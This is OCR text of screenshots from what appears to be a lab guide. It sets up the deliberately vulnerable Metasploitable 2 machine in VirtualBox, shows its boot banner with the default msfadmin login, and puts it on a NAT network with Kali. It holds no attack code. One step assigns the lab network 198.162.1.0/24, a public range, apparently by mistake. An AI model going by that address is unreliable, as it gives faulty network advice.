

Oracle VirtualBox Manager
File Machine Help
Tools
Kali
Powered Off
Create Virtual Machine
Name and Operating System
Name: Metasploitable
Folder: E:\Metasploitable2-Linux
ISO Image: <not selected>
Edition:
Type: Linux
Subtype: Oracle Linux
Version: Oracle Linux (64-bit)
Skip Unattended Installation
Unattended Install
Hardware
Hard Disk
Help
Back
Finish
Cancel
Preview
Kali
Shared folders
None
Description
Activate Windows
Go to Settings to activate Windows.
Type here to search
23°C Partly cloudy
ENG
19:13
12-01-2025



Oracle VirtualBox Manager
File Machine Help
Tools
Kali
Powered Off
Create Virtual Machine
Name and Operating System
Unattended Install
Hardware
Base Memory: 1024 MB
4 MB
8192 MB
Processors: 1
1 CPU
4 CPUs
Enable EFI (special OSes only)
Hard Disk
Help
Back
Finish
Cancel
Preview
Kali
Shared folders
None
Description
Activate Windows
Go to Settings to activate Windows.
Type here to search
23°C Partly cloudy
ENG
19:14
12-01-2025



Oracle VirtualBox Manager
File Machine Help
Tools
Kali
Powered Off
Create Virtual Machine
Name and Operating System
Unattended Install
Hardware
Hard Disk
Create a Virtual Hard Disk Now
Hard Disk File Location and Size
E:\Metasploitable2-Linux\Metasploitable 2\Metasploitable 2.vdi
20.00 GB
4.00 MB
2.00 TB
Hard Disk File Type and Variant
VDI (VirtualBox Disk Image)
Pre-allocate Full Size
Split Into 2GB Parts
Use an Existing Virtual Hard Disk File
system.vmdk (Normal, 4.27 GB)
Do Not Add a Virtual Hard Disk
Help
Back
Finish
Cancel
Device Filters: 0 (0 active)
Shared folders
None
Description
Preview
Kali
Activate Windows
Go to Settings to activate Windows.
Type here to search
23°C Partly cloudy
ENG
19:19
12-01-2025



Oracle VirtualBox Manager
File Machine Help
Tools
Kali
Powered Off
Create Virtual Machine
Hard Disk Selector
Please choose a virtual hard disk file
metasploitable-linux-2.0.0 › Metasploitable2-Linux
Search Metasploitable2-Linux
Organise
New folder
This PC
3D Objects
Desktop
Documents
Downloads
Music
Pictures
Videos
Local Disk (C:)
Local Disk (D:)
Local Disk (E:)
Local Disk (F:)
Name
Date modified
Type
Size
Metasploitable
20-05-2012 15:01
Virtual Machine Di...
File name: Metasploitable
All virtual hard disk files (*.vmd
Open
Cancel
Search By Name
Choose
Cancel
Help
None
Description
Preview
Kali
Activate Windows
Go to Settings to activate Windows.
Type here to search
23°C Partly cloudy
ENG
19:19
12-01-2025


Oracle VirtualBox Manager
File Machine Help
Tools
Kali
Powered Off
Create Virtual Machine
Hard Disk Selector
Medium Selector
Add
Refresh
Name
Virtual Size
Actual Size
Attached
Kali.vdi
32.00 GB
15.16 GB
Not Attached
data.vmdk
12.79 GB
2.63 MB
Metasploitable.vmdk
8.00 GB
1.79 GB
system.vmdk
4.27 GB
1.47 GB
Search By Name
Choose
Cancel
Attach the selected medium to the drive
Preview
Kali
None
Description
Activate Windows
Type here to search
23°C Partly cloudy
ENG
19:19
12-01-2025


Oracle VirtualBox Manager
File Machine Help
Tools
New
Add
Settings
Discard
Start
Kali
Powered Off
Metasploitable 2
Powered Off
General
Name: Metasploitable 2
Operating System: Oracle Linux (64-bit)
System
Base Memory: 1024 MB
Boot Order: Floppy, Optical, Hard Disk
Acceleration: Nested Paging, PAE/NX, KVM Paravirtualization
Preview
Metasploitable 2
Display
Video Memory: 16 MB
Graphics Controller: VMSVGA
Remote Desktop Server: Disabled
Recording: Disabled
Storage
Controller: IDE
IDE Secondary Device 0: [Optical Drive] Empty
Controller: SATA
SATA Port 0: Metasploitable.vmdk (Normal, 8.00 GB)
Audio
Host Driver: Default
Controller: ICH AC97
Network
Adapter 1: Intel PRO/1000 MT Desktop (NAT)
USB
USB Controller: OHCI, EHCI
Device Filters: 0 (0 active)
Shared folders
None
Description
Activate Windows
Type here to search
23°C Partly cloudy
ENG
19:20
12-01-2025



Oracle VirtualBox Manager
File Machine Help
Tools
Kali
Powered Off
Metasploitable 2
Powered Off
New Add Settings Discard Start
General
Name: Metasploitable 2
Operating System: Oracle Linux (64-bit)
System
Base Memory: 1024 MB
Boot Order: Floppy, Optical, Hard Disk
Acceleration: Nested Paging, PAE/NX, KVM Paravirtualization
Display
Video Memory: 16 MB
Graphics Controller: VMSVGA
Remote Desktop Server: Disabled
Recording: Disabled
Storage
Controller: IDE
IDE Secondary Device 0: [Optical Drive] Empty
Controller: SATA
SATA Port 0: Metasploitable.vmdk (Normal, 8.00 GB)
Audio
Host Driver: Default
Controller: ICH AC97
Network
Adapter 1: Intel PRO/1000 MT Desktop (NAT)
USB
USB Controller: OHCI, EHCI
Device Filters: 0 (0 active)
Shared folders
None
Description
Powering VM up ...
0%
Metasploitable 2
Activate Windows
Go to Settings to activate Windows.
Type here to search
23°C Partly cloudy
ENG
19:21
12-01-2025



Oracle VirtualBox Manager
File Machine Help
Tools
Kali
Powered Off
Metasploitable 2
Running
Metasploitable 2 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
* Starting deferred execution scheduler atd [OK]
* Starting periodic command scheduler crond [OK]
* Starting Tomcat servlet engine tomcat5.5 [OK]
* Starting web server apache2 [OK]
* Running local boot scripts (/etc/rc.local)
nohup: appending output to `nohup.out'
nohup: appending output to `nohup.out'
[OK]
Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started
metasploitable login: _
Right Ctrl
Preview
Network
Adapter 1: Intel PRO/1000 MT Desktop (NAT)
USB
USB Controller: OHCI, EHCI
Device Filters: 0 (0 active)
Shared folders
None
Description
Activate Windows
Go to Settings to activate Windows.
Type here to search
23°C Partly cloudy
ENG
19:23
12-01-2025



Oracle VirtualBox Manager
File Machine Help
Tools
Kali
Powered Off
Metasploitable 2
Running
Metasploitable 2 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started
metasploitable login: msfadmin
Password:
Last login: Sun May 20 15:50:42 EDT 2012 from 172.16.123.1 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ _
Right Ctrl
Preview
Network
Adapter 1: Intel PRO/1000 MT Desktop (NAT)
USB
USB Controller: OHCI, EHCI
Device Filters: 0 (0 active)
Shared folders
None
Description
Activate Windows
Go to Settings to activate Windows.
Type here to search
23°C Partly cloudy
ENG
19:24
12-01-2025


5. Configure Networking:


- To set up the private network click on file> Tools> Network Manager.
- In the network manager interface go to the NAT networks and click on create.
- Rename the name NatNetwork as Kali-Meta, change the address 10.0.2.0/24 as 198.162.1.0/24.
- Go to the settings of the Kali Linux virtual machine and navigate to the network, Select the Attached to as NAT Network, Select the Name as Kali-Meta.
- Go to the settings of the Metasploitable 2 virtual machine and navigate to the network, Select the Attached to as NAT Network, Select the Name as Kali-Meta.
- To ensure the connection ping the connection with the other machine.

